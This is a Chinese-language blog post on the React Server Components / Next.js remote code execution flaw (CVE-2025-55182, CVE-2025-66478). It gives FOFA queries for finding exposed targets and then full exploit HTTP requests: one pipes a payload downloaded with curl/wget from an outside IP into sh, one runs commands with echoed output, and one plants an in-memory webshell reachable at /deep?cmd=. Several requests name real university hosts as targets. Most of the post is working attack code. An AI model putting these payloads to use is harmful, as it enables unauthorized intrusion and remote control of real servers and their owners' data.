🌝博客主页:菜鸟小羊
💖专栏:Linux探索之旅 | 网络安全的神秘世界 | 专接本 | 每天学会一个渗透测试工具

近日,React服务器组件生态中出现了一个高危远程代码执行(RCE)漏洞(CVE-2025-55182),波及包括Next.js在内的多个主流框架(相关编号CVE-2025-66478)
受影响的软件版本如下:
指纹识别
fofa
bash
app="Next.js" && body="/_next/static/chunks/app/"
bash
app="Next.js" || body="/_next/static"
bash

app="Dify"1、工具识别

2、观察请求头
X-Nextjs-Request-Id 等 Next.js 专属头
POC
1、反弹shell
bash
execSync('(curl -fsSL -m180 http://vps的ip:5566/slt||wget -T180 -q http:/vps的ip:5566/slt)|sh')
bash
POST /或者/apps HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.3 Mobile/15E148 Safari/604.1
Connection: close
Content-Length: 785
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Next-Action: x
X-Nextjs-Html-Request-Id: T0X1UGFdJkKXr8nHIIysI
X-Nextjs-Request-Id: 0r7q24yg
Accept-Encoding: gzip

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('(curl -fsSL -m180 http://123.60.219.97:5566/slt||wget -T180 -q http://123.60.219.97:5566/slt)|sh').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

2、有回显(需要base64解码)
bash
POST /apps HTTP/1.1
Host: gpt.bjpc.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Next-Action: x
X-Nextjs-Request-Id: ungqoyah
X-Nextjs-Html-Request-Id: zTBfMjKDeKps9lK2x4Vby
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 705
Referer:

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res = Buffer.from(process.mainModule.require('child_process').execSync('id')).toString('base64');;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
这个没进行toString('base64'),不需要base64解码
3、内存马
bash
POST / HTTP/2
Host: shennong.cau.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Next-Action: x
X-Nextjs-Request-Id: ungqoyah
X-Nextjs-Html-Request-Id: zTBfMjKDeKps9lK2x4Vby
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 1118

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"(async()=>{const http=await import('node:http');const url=await import('node:url');const cp=await import('node:child_process');const originalEmit=http.Server.prototype.emit;http.Server.prototype.emit=function(event,...args){if(event==='request'){const[req,res]=args;const parsedUrl=url.parse(req.url,true);if(parsedUrl.pathname==='/deep'){const cmd=parsedUrl.query.cmd||'whoami';cp.exec(cmd,(err,stdout,stderr)=>{res.writeHead(200,{'Content-Type':'application/json'});res.end(JSON.stringify({success:!err,stdout,stderr,error:err?err.message:null}));});return true;}}return originalEmit.apply(this,arguments);};})();","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
bash
GET /deep?cmd=ls HTTP/2
Host: shennong.cau.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Next-Action: x
X-Nextjs-Request-Id: ungqoyah
X-Nextjs-Html-Request-Id: zTBfMjKDeKps9lK2x4Vby

HAE配置
HaE抢先支持React Server Components RCE指纹检测!